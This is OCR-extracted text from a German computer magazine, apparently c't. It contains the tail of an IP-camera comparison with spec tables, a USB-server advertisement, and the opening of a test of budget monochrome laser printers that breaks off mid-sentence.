LevelOne hat mit der FCS-1040 eine PTZ-Kamera für etwa 520 Euro im Programm, die als Standard-Kennwort die MAC-Adresse nutzt. Die Kamera lässt sich fast einmal um die gesamte Achse drehen, liefert ein scharfes Bild in 704 × 576 Pixeln, besitzt aber einen 10-fachen optischen Zoom. Als Output-Kanäle unterstützt sie E-Mail und FTP.



Die Mobotix-Kamera hat einen 3-Megapixel-Sensor und dank Fischaugenoptik einen Gesichtskreis von 180 Grad. Die Software präsentiert entzerrte Bildausschnitte und simuliert Kamerafahrten.

foneingang, Audio-Ausgang und ein GPIO.

Die Web-Oberfläche präsentiert in vier konfigurierbaren Modi das Videobild der Kamera. Die höchste Auflösung von 1280 × 960 Pixeln bleibt jedoch einem Stream vorbehalten. Die Kamera schaltet auf Vollbild, speichert Bilder oder Videos auf Festplatte und aktiviert angeschlossene Lautsprecher oder Mikrofone. Bei einem Lux sah sie nur sehr dunkle Schemen. Bei Tageslicht erscheint das Bild überschärft.

Wie bei der D-Link-Kamera zeichnet man den Bereich der Bewegungserkennung per Kästchen auf das Videobild. Die Oberfläche weist auch hier sonderbare Einschränkungen auf. Beispielsweise versendet die Kamera nicht regelmäßig E-Mails mit Schnappschüssen – das geht nur via FTP. Eine Test-Mail war schnell versandt, allerdings ließ sich die Bewegungserkennung nicht zur Kooperation bewegen.

Das beiliegende IP View 2 löst die Aufnahme zeitgesteuert

oder via Bewegungserkennung aus. Die Einstellungen, die man in der Web-Oberfläche gemacht hat, importiert auch das Windows-Programm. Bis zu 32 Kameras lassen sich laut Trendnet zusammenschalten.

Fazit

Für die regelmäßige E-Mail mit Bild bei Bewegung vor der Linse muss es kein Modell für Hunderte von Euros sein – das schafft auch eine Einsteigerkamera. Allerdings ärgert sich der Anwender dann über Kleinigkeiten: Die Kamera stürzt bei hektischer Konfiguration ab wie das Edimax-Modell oder merkt sich die Uhrzeit nicht, wenn sie vom Netz geht. In Sachen Bildqualität hat Edimax gegenüber 7Links und Linksys die Nase vorn. Unter den günstigen Kameras machte Allnet die beste Figur. Die Kamera lieferte scharfe, hochaufgelöste Bilder und eine in der Preisklasse kaum zu toppende Funktionsvielfalt – der Konkurrent von D-Link im gleichen Preissegment konnte da nicht mithalten.

Wer hundert Euro drauflegt, bekommt wie bei den Kameras von LevelOne und TrendNet äußerlich hochwertiger verarbeitete Geräte, die alle Einstellungen auch bei Stromstopp behalten. Sie besitzen einen eigenen Netzschalter und komfortabel einzustellende Optik. Auf der Software-Seite ist kein Zugewinn zu verzeichnen.

Profis werden sich an die wetter- und vandalenfesten Modelle von Axis und Mobotix halten, die auch bei Nacht noch exzellente Bilder liefern. Beide Hersteller haben Erfahrung mit feindlichen Umgebungen, sei es das Gefängnis oder die Zugspitze, und liefern scharfe Bilder. Bei Axis überzeugt das trotz aller Funktionsvielfalt recht einfache Bedienkonzept; Mobotix punktet mit solider Ingenieursarbeit, hochauflösender Optik und dem eleganten Fischaugenkonzept. (akr)

Literatur

[1] Andre Kramer, Live-Sendung, Kameras und Software in LAN und WWW, c't 19/06, S. 138

[2] Benjamin Benz, Ethernet unter Spannung, Stromversorgung über das LAN-Kabel, http://www.ct.de/-221703.html

www.ct.de/1015090

IP-Kameras mit fester Sicht

Produkt	PX-1066	ALL2205	P3344-VE	DCS-2121
Hersteller/Marke	7Links (Pearl)	Allnet	Axis	D-Link
URL	www.pearl.de	www.allnet.de	www.axis.com	www.dlink.de
Abmessungen (B × H × T)	70 mm × 100 mm × 55 mm	65 mm × 105 mm × 40 mm	180 mm × 180 mm × 115 mm	76 mm × 116 mm × 38 mm
Menüsprache	Englisch	Deutsch[1]	Englisch	Englisch
Browser: IE 8 / Firefox 3.6	✓ / ✓[2]	✓ / ✓[2]	✓ / ✓	✓ / ✓[2]
Schutzart[3]	–	–	IP66	–
Netzanbindung				
LAN (RJ45)	✓	✓	✓	✓
WLAN / WPA2-Verschlüsselung	IEEE 802.11b/g / ✓	IEEE 802.11b/g / ✓	– / –	IEEE 802.11b/g / ✓
Zugriffsicherung	Kennwort, IP-Filter	Kennwort, IP-Filter, SSL	Kennwort, IP-Filter, SSL	Kennwort
Nutzergruppen	Admin, Betrachter, Gast	Admin, Verwalter, Betrachter (bis zu 10)	Admin, Verwalter, Betrachter	Betrachter
DHCP / UPnP / Bonjour	✓ / ✓ / –	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / –
IP-Tool / ohne Installation	✓ / ✓	✓ / –	✓ / ✓	✓ / ✓
manuell setzen: IP / HTTP-Port	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
IPv6	–	–	✓	–
PPPoE / DynDNS	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
HTTP / RTSP	✓ / –	✓ / ✓	✓ / ✓	✓ / ✓
FTP / E-Mail (Test-E-Mail)	✓ / ✓ (✓)	✓ / ✓ (✓)	✓ / ✓ (✓)	✓ / ✓ (✓)
Zeit: NTP / von PC / manuell	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓
Kennwort ändern obligatorisch	✓ (via Assistent)	–	✓ (bei Einrichtung)	✓ (via Assistent)
PoE	–	–	✓ (ausschließlich)	–
GPIO	–	–	4 Kontakte	4 Kontakte
Aufnahmesteuerung				
Bewegungsmelder-Sensoren	2 (Schwellenwert)	3 (Schwellenwert und Empfindlichkeit separat)	10 (skalierbar, Empfindlichkeit)	Bereich zeichnen, Empfindlichkeit
Audio-Erkennung	–	✓	✓	–
Event bei Bewegung	E-Mail, FTP-Upload	E-Mail, FTP-Upload	E-Mail, FTP-Upload, HTTP-/TCP-Alarm	E-Mail, FTP-Upload
Inhalt bei Bewegung	JPEG (640 × 480)	JPEG (1024 × 768) oder AVI	JPEG (1280 × 800)	JPEG (640 × 480)
Eventdauer	–	5 Sekunden	in Sekunden	15 Sekunden
Intervall zwischen Events	–	in Sekunden	in Sekunden	–
Zeitgesteuert auslösen: Intervall / Zeit	Wochentage und Uhrzeit	Wochentage und Uhrzeit	Wochentage und Uhrzeit	Wochentage und Uhrzeit
Speicherorte für Video	–	SMB, NFS	SD-Karte	SD-Karte, SMB
Video und Audio				
Sensor	1/4 Zoll CMOS	1/4 Zoll CMOS	1/4 Zoll CMOS	1/4 Zoll CMOS
Auflösung	640 × 480 Pixel	1280 × 1024 Pixel	1280 × 800 Pixel	1280 × 1024 Pixel
gemessene Framerate	30 fps	VGA: 30 fps, XGA: 15 fps	30 fps in allen Auflösungen	VGA: 30 fps, XGA: 10 fps
Aufnahmeformat	JPEG, AVI	JPEG, AVI	JPEG, ASF	JPEG, AVI
Kompression	MJPEG	MJPEG, MPEG-4 (AVC), 3GPP	MJPEG, MPEG-4 (AVC)	MJPEG, MPEG-4 (ASP), 3GPP
Videostreams	1	1	bis zu 20	4
Bildverarbeitung	–	drehen, spiegeln	Bild-Overlay	drehen, spiegeln, Schwarzweiß
Einblenden	Zeitstempel	Zeitstempel, Text (6 Zeichen)	Zeitstempel, Text	Zeitstempel, Text
2-Wege-Audio (Mikro/Lautsprecher)	–	✓ (Audio-Ausgang)	✓ (Audio-Ein- und -Ausgang)	✓ (Audio-Ausgang)
Recorder-Tool	UltraView 1.2	IP Surveillance System Lite	Camera Station 3	D-Link D-ViewCam
Smartphone-Apps	–	–	eyespyfx Viewer for Axis Cameras	iPhone App D-Link Cams
Bewertung				
Funktionsumfang	⊖	⊖	⊕⊕	⊕
Bedienung	⊕	⊕	⊕	○
Bildqualität	⊖⊖	⊕	⊕⊕	⊖
Software	○	⊖⊖	⊕⊕	⊖⊖
Preis (Straße)	100 €	130 €	850 €	140 €

[1] via Sprachdatei von CD [2] keine Bewegungserkennung konfigurierbar [3] für Berührungs- und Fremdkörperschutz [4] IP66-Gehäuse lieferbar

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe

	IC-3010Wg	WCS-0030	WVC54GCA	Q24M-Secure D11	TV-IP522P
	Edimax	LevelOne	Linksys (Cisco)	Mobotix	TrendNet
	www.edimax-de.eu	www.level-one.de	www.linksysbycisco.com	www.mobotix.com	www.trendnet.com
	80 mm × 114 mm × 40 mm	70 mm × 105 mm × 35 mm	90 mm × 105 mm × 40 mm	160 mm × 185 mm × 95 mm	65 mm × 55 mm × 200 mm
	Englisch	Deutsch	Deutsch	Deutsch	Englisch
	✓ / – (nur konfig.)	✓ / –	✓ / ✓[2]	✓ / ✓	✓ / ✓[2]
	–	–	–	IP65	–[4]
	✓	✓	✓	✓	✓
	IEEE 802.11b/g / ✓	802.11b/g/n[5] / ✓	IEEE 802.11g / ✓	– / –	– / –
	Kennwort	Kennwort, SSL	Kennwort	Kennwort, SSL	Kennwort
	bis zu 4 Betrachter	Admin, Betrachter, ext. Betrachter (bis zu 10)	✓	Admin, Betrachter, Gast (zeitlich/IP-beschränkt, detaillierte Rechte)	bis zu 20 Nutzer
	✓ / ✓ / –	✓ / ✓ / ✓	✓ / ✓ / –	✓ / – / ✓	✓ / ✓ / –
	✓ / ✓	✓ / –	✓ / ✓	✓ / –	✓ / –
	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
	–	–	–	–	–
	✓ / ✓	✓ / ✓	✓ / ✓	– / ✓	✓ / ✓
	✓ / ✓	✓ / ✓	✓ / ✓	✓ / –	✓ / ✓
	✓ / ✓ (✓)	✓ / ✓ (–)	✓ / ✓ (✓)	✓ / ✓ (✓)	✓ / ✓ (✓)
	✓ / ✓ / ✓	✓ / ✓ / ✓	– / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓
	–	–	– (Aufforderung)	✓ (via Assistent)	✓ (via Assistent)
	–	–	–	✓ (Injektor liegt bei)	✓
	–	–	–	–	8 Kontakte
	3 (skalierbar, Empfindlichkeit separat)	3 (skalierbar, Schwellenwert und Empfindlichkeit separat)	3 (Empfindlichkeit separat)	Rechteck (Bewegung, Helligkeit, Temperatur)	Bereich zeichnen, Sensibilität
	–	–	–	–	–
	E-Mail, FTP-Upload	E-Mail, FTP-Upload, Lichtsignal	E-Mail (bis zu 5 Adr.), FTP-Upload	E-Mail-Profile, FTP, SIP-Anruf, Sound-, Sprachausgabe	E-Mail, FTP-Upload
	JPEG (1024 × 768) oder AVI	JPEG oder ASF	JPEG (640 × 480) oder ASF	JPEG (2048 × 1536) oder MxPEG	JPEG (640 × 480)
	bs zu 4 Sekunden	–	bis zu 5 Sekunden	in Sekunden	–
	bis zu 60 Sekunden	–	bis zu 15 Minuten	in Sekunden	–
	alle Sekunden, Minuten, Stunden, Tage	Wochentage und Uhrzeit	Wochentage (oder Mo–Fr) und Uhrzeit	Profile, beispielsweise für Öffnungszeiten	Wochentage und Uhrzeit
	–	MicroSD, SMB	–	MicroSD, SMB, NFS	SD-Karte, SMB
	CMOS	1/4 Zoll CMOS	CMOS	1/2 Zoll CMOS	1/4 Zoll CMOS
	1280 × 1024 Pixel	1280 × 800 Pixel	640 × 480 Pixel	2048 × 1536 Pixel	1280 × 960 Pixel
	VGA: 30 fps, XGA: 15 fps	VGA: 30 fps, 1280 × 800: 20 fps	30 fps	3 MPixel: 20 fps, 1 MPixel: 30 fps	VGA: 30 fps, voll: 10 fps
	JPEG, AVI	JPEG, ASF	JPEG, ASF	MXG[6]	JPEG, AVI
	MJPEG, MPEG-4 (ASP)	MJPEG, MPEG-4 (AVC)	MJPEG, MPEG-4 (MP4S)	MJPEG, MxPEG	MJPEG, MPEG-4 (AVC)
	2	2	2 (mob. Streaming)	unbegrenzt	4
	drehen, spiegeln	–	–	entzerren, Schwarzweiß	drehen, spiegeln, Schwarzweiß
	Zeitstempel, Kameraname	Zeitstempel, Text	Zeitstempel, Text	Zeitstempel, Text, Logos	Zeitstempel, Text
	✓ (Audio-Ausgang)	✓	– (Mikrofon)	✓ (Lautsprecher, Mikrofon integr.)	✓ (Audio-Ein- und -Ausgang)
	IPcam 16-Channel-Viewer	IP CamSecure	Wireless-G-Software	MxControlCenter / MxEasy 1.1.0	IPView Pro 2.0
	kostenloses iPhone-App	–	–	✓ (angekündigt)	–
	○	⊕	⊖	⊕⊕	⊕
	○	⊖	○	⊖	○
	⊕	○	⊖	⊕⊕	○
	⊖	⊖⊖	○	⊕⊕	⊕
	70 €	240 €	90 €	850 €	260 €

[5] max. 150 MBit/s brutto, 2,4 GHz [6] Codec mitgeliefert

c't

entfernte
USB-Geräte
gemeinsam nutzen


Die entfernte Aufstellung von USB-Geräten und die Nutzung durch mehrere User werden vielfach gewünscht. Ein USB-Server macht's möglich.

Aber - **oh Schreck!** - die Dreierbeziehung zwischen der hübschen USB-Braut, dem Betriebssystem-Dinosaurier und dem Netzwerk-Kraken bietet den Stoff zu wirren datentechnischen Alpträumen.

Nach Jahren des vorsichtigen Zögerns hat sich W&T nun mutig zwischen Treiber und Protokolle geworfen, den Dinosaurier umschmeichelt und den Kraken gezähmt. Doch immer noch zuckt und zappelt es an Stellen, die auch wir nicht erwartet haben. Darum, **mutige Daten-Ritter, rufen wir Euch um Hilfe.** Leert Eure Schubladen, und steckt alles, was einen USB-Anschluss hat, an unseren USB-Server. Wenn es läuft, behaltet den USB-Server und nutzt ihn bis ans glückliche Ende. Wenn ihr Probleme habt, meldet sie uns, damit wir dem unseligen Treiben auf die Schliche kommen und ein echter sicherer und robuster W&T USB-Server entsteht.

Mehr unter:
www.WuT.de/usb-ritter

Wiesemann & Theis GmbH
0202 / 2680-110
W&T



Tim Gerber

Schwarzwälder

Kompakte Schwarzweißlaserdrucker für Büro- und Heimarbeitsplatz

Kompakte Schwarzweißlaserdrucker sind so flink geworden, dass sie die meisten Aufgaben an einem Büroarbeitsplatz mühelos bewältigen. Wir haben ausgelotet, wo die 100-Euro-Kistchen an ihre Grenzen stoßen.

Briefe, Rechnungen, Listings oder studentische Hausarbeiten – für viele alltägliche Prints ist Farbe nicht vonnöten, und es reicht ein kleiner Schwarzweißlaserdrucker aus. Die gibt es schon für weniger als 100 Euro. Sie sollten die Aufträge flott erledigen und die Nerven des Anwenders auch dann nicht überstrapazieren, wenn der Druckauftrag etwas umfangreicher ist. Zwischendurch, vor allem in den Arbeitspausen, sollen sie möglichst wenig Energie verheizen und keinen Lärm verursachen. Und in der studentischen Kemenate oder am beengten Arbeitsplatz dürfen sie möglichst wenig Stellfläche beanspruchen.

Wir haben deshalb das jeweils kompakteste und günstigste Druckermodell der verschiedenen Hersteller unter die Lupe genommen. Der Canon i-sensys LBP3010, HPs LaserJet Pro P1102w, der Dell 1130n sowie der Samsung ML-1665 sind recht neu auf dem Markt, Brothers HL-2140 und Epsons AcuLaser M1200 schon etwas betagter, gleichwohl noch immer zu haben. Die Drucker sind sich allesamt äußerlich recht ähnlich. Typisch ist die vorn herausragende Papierzuführung für 100 bis 150 Blatt Normalpapier. Lediglich der Dell 1130n und der Brother HL-2140 bringen ihren Papiervorrat in einer geschlossenen Schublade unter, die komplett unter dem Drucker verschwindet und jeweils 250 Blatt fasst.

Der Oki B411dn und der Kyocera FS-1120D bringen ebenfalls eine Papierschublade mit und können mit einer zweiten auf dann über 500 Blatt Papierkapazität erweitert werden. Zudem sind die beiden Neuvorstellungen der letzten Wochen von Haus aus mit einer Duplexeinheit ausgestattet und spielen damit eigentlich in einer Liga, die wir zuletzt in c't 25/08 getestet haben [1]. Die dort besprochenen Drucker sind weitgehend noch aktuell, die beiden Modelle jüngster Generation zeigen jedoch den technischen Trend. An ihnen lässt sich abschätzen, wann die Mehrausgabe für einen etwas leistungsstärkeren Drucker lohnt.

Drucker der 100-Euro-Klasse sind meist nur mit einem USB-Anschluss ausgestattet. Einige werden entsprechend teurer mit Netzwerk-Anschluss angeboten, der HP LaserJet Pro P1102w bringt gar eine bei Schwarzweißlaserdruckern bislang seltenen WLAN-Schnittstelle mit. Die Netzwerkvarianten und zugehörigen Preise haben wir in der Tabelle auf Seite 103 ebenfalls verzeichnet. Ein Nachrüsten ist nur in Ausnahmefällen, etwa beim Kyocera FS-1120D, vorgesehen und kostet in der Regel mehr als die Anschaffung eines von vornherein netzwerkfähigen Geräts.

Keine Intelligenz

Die bei Schwarzweißdruckern zu übertragende Datenmenge ist recht gering, sodass sich die Wahl des Anschlusses kaum auf die Druckgeschwindigkeit auswirkt. Nicht einmal Drucker mit langsamem USB 1.1 wie der Brother HL-2140 fallen deswegen auf. Die Treiber der meisten Drucker im Test bereiten die Daten so auf, dass sie vom Druckwerk direkt verarbeitet werden können. Bei diesem sogenannten Host-based-Verfahren benötigt der Drucker keine eigene Intelligenz zur Aufbereitung der Druckdaten und kommt mit relativ geringer Speicherkapazität aus, da nur die an das Druckwerk zu übertragenden Befehle für jeweils eine Seite gepuffert werden müssen.

Anders sieht es bei Druckern aus, die mit Seitenbeschreibungsstandards wie PCL oder PostScript arbeiten. Sie müssen die gelieferten Grafikdaten selbst in Maschinenbefehle umsetzen und benötigen dazu entsprechende Rechenleistung. Damit könnte man auch Farbbilddaten in hoher Auflösung an den Drucker übertragen – wenn ihm nicht der für derartige Aufgaben zu kleine Speicher überläuft. Sinnvoll ist ein solches Vorgehen ohnehin nicht, denn es beansprucht sinnlos Bandbreite und strapaziert unnötig die Geduld,

ohne ein in irgendeiner Hinsicht besseres Ergebnis hervorzubringen.

Für die meisten Büroanwendungen sind Host-based-Drucker deshalb die bessere Wahl. Zwar ist man für ihren Betrieb stets auf vom Hersteller gelieferte Treiber für das eigene Betriebssystem angewiesen. Doch den meisten Druckern im Test lagen solche für Windows und das aktuelle Mac OS X 10.6.4 bei oder ließen sich von den Webseiten des Herstellers herunterladen. Für diverse Linux-Distributionen bieten etwa HP, Samsung und Dell Treiber an.

Die Installation unter Windows 7 verlief durchweg problemlos und war in wenigen Minuten erledigt. Beim HP LaserJet Pro P1102w benötigt man dafür nicht einmal eine CD, denn die Software ist im Drucker selbst gespeichert. Der meldet sich am System zunächst als USB-Speicher und startet von dort die Treiberinstallation. Anschließend wird er als Drucker erkannt. Auch die Konfiguration fürs WLAN läuft vollautomatisch, wenn der Router einen Knopf für WPS (WiFi Protected Setup) hat. Andernfalls muss man nur das Passwort von Hand eingeben.


Am Mac

Auch unter Mac OS X 10.6.4 konnten wir alle Testkandidaten zum Drucken bringen – allerdings mit sehr großen Unterschieden in Komfort und Leistung. Am wenigsten geeignet zeigte sich Dells 1130n, der immer nur einen Druckauftrag ausführte und sich beim zweiten dann offline meldete. Anschließend war das Ziehen des Netzsteckers nötig, um ihn wieder starten zu können. Die Treiber von der Dell-Webseite ließen sich nicht installieren und mit einem generischen PCL-Treiber trat ebenfalls das Offline-Problem auf – nur noch begleitet von schlechterer Druckqualität. Unter Mac OS X 10.5.8 arbeitete der Drucker dagegen ohne Probleme.


Beim Oki B411dn wird in den Systemeinstellungen beim Anlegen des Druckers via USB der Treiber für einen „Generic PCL Laser Printer" angezeigt, der nur 300 und 600 dpi anbietet, aber immerhin die Duplexeinheit unterstützt. Besser ist es, unter „Weitere Drucker" den Eintrag „Oki-USB" auszuwählen. Hier werden alle Funktionen des B411dn unterstützt, Duplex findet sich allerdings unter einem eigenen Eintrag und nicht wie bei Apple üblich unter „Layout". Beim Duplex-Druck trat ein vertikaler und horizontaler Versatz von je zwei Millimetern auf.

Für Canons i-sensys LBP3010 finden sich auf den mitgelieferten CDs keine Mac-Treiber, auf Canons Webseiten nur in Englisch (Version 3.10). Der Drucker wird damit nun gefunden, aber nur, wenn man im Systemeinstellungsdialog „Weitere Drucker" anklickt und dann „Canon USB (CUPS CAPT)" auswählt. Im Druckdialog sind die Einstellung für die Auflösung/Qualität wenig aussagekräftig als „Pattern" 1 bis 3 bezeichnet.


Beim Kyocera sind die Treiberdialoge ebenfalls in Englisch, die Duplexeinheit produzierte am Mac einen Versatz von fünf Millimetern




Der Brother HL-2140 rastert etwas grob und bildet deutliche Streifen auf dem auch in dunklen Bereichen gut gezeichneten Foto.



Canons i-sensys LBP3010 zeigt ein seltsames Raster mit unruhigen Flächen.



Dells 1130n zieht feine Streifen über das fein gerasterte Foto. Die gute Zeichnung reicht nicht bis in dunklere Bildbereiche.



Der Epson AcuLaser M1200 verunziert das Foto mit sehr kräftigen, unregelmäßigen Streifen.

horizontal und drei Millimetern vertikal. Der Mac-Installer von Brother braucht Flash und einen Neustart, danach wird automatisch Apples Software-Aktualisierung gestartet und das „Update für Brother-Druckersoftware 2.3" geladen. Bei Epsons AcuLaser M1200 kann man nur eine einzige Auflösung einstellen („Fein"). HPs LaserJet P1102w wird am Mac nicht wie unter Windows zur Selbstinstallation als Massenspeicher erkannt. Die Treiber von CD funktionieren aber ohne Probleme.


Frühfolgen

Durchgängig alle Drucker im Test bringen im Lieferumfang weniger Tonervorrat mit, als nachkaufbare Tonerkartuschen enthalten. Bei den 100-Euro-Geräten reicht er zum Teil nicht mal für 1000 Seiten. Die Angaben beziehen sich auf Normseiten des Dokuments aus der ISO 19752 mit einem Schwärzungsgrad von weniger als fünf Prozent. In der Praxis hat man es häufig mit höheren Deckungen zu tun, beispielsweise wenn ein gut bebildertes Handbuch gedruckt werden soll. So ging manchem Drucker bereits nach zwei Ausdrucken unseres 200 Seiten starken Test-Handbuchs der Toner aus. Bei entsprechendem Druckaufkommen wird also schon nach recht kurzer Zeit eine neue Tonerkartusche fällig. Mit Preisen von 60 bis 80 Euro kosten die nicht viel weniger als ein neuer Drucker – eine Preispolitik, wie man sie bei Tintendruckern schon seit Jahren kennt.


Kein Wunder, dass auch die Druckkosten der kleinen Schwarzen inzwischen ähnlich kosmische Höhen erreicht haben wie bei billigen Tintendruckern. Mehr als vier Cent für eine Normseite werden bei den meisten Druckern im Test fällig, lediglich beim Oki B411dn und dem Kyocera FS-1120D steht eine Zwei vor dem Komma – dafür kosten sie in der Anschaffung auch einiges mehr. Unterm Strich lässt sich grob sagen: Je billiger der Drucker, desto geringer die Erstausstattung mit Toner und desto höher die Druckkosten.

Die anhand der ISO-Norm 19752 ermittelten Druckkosten für Schwarzweißdrucker lassen sich nicht direkt mit dem bei Farbdruckern (ISO 24712) ausgewiesenen Kostenanteil für schwarzen Toner oder schwarze Tinte vergleichen. Grund: Es werden verschiedene Dokumente mit unterschiedlichem Schwärzungsgrad herangezogen. Das Verhältnis liegt etwa bei 3:4. Die 3,8 Cent des Canon LBP3010 würden einem Schwarztintenanteil von etwa 2,9 Cent bei einem Farbtintendrucker entsprechen. Die getesteten Schwarzweißlaserdrucker drucken also nicht viel billiger als viele Tintendrucker in Schwarzweiß. Tintenmodelle wie HPs OfficeJet Pro 5400 oder Lexmarks Platinum Pro sind sogar deutlich genügsamer in ihren Tintenkosten.


Ein weiterer Kostenfaktor ist der Energieverbrauch. Da Drucker die meiste Zeit mit Warten verbringen, spielt der Standby-Verbrauch die größte Rolle. Alle getesteten Drucker fallen bereits nach wenigen Minuten ohne Beschäftigung in einen Sparmodus – der allerdings bei älteren Modellen wie dem



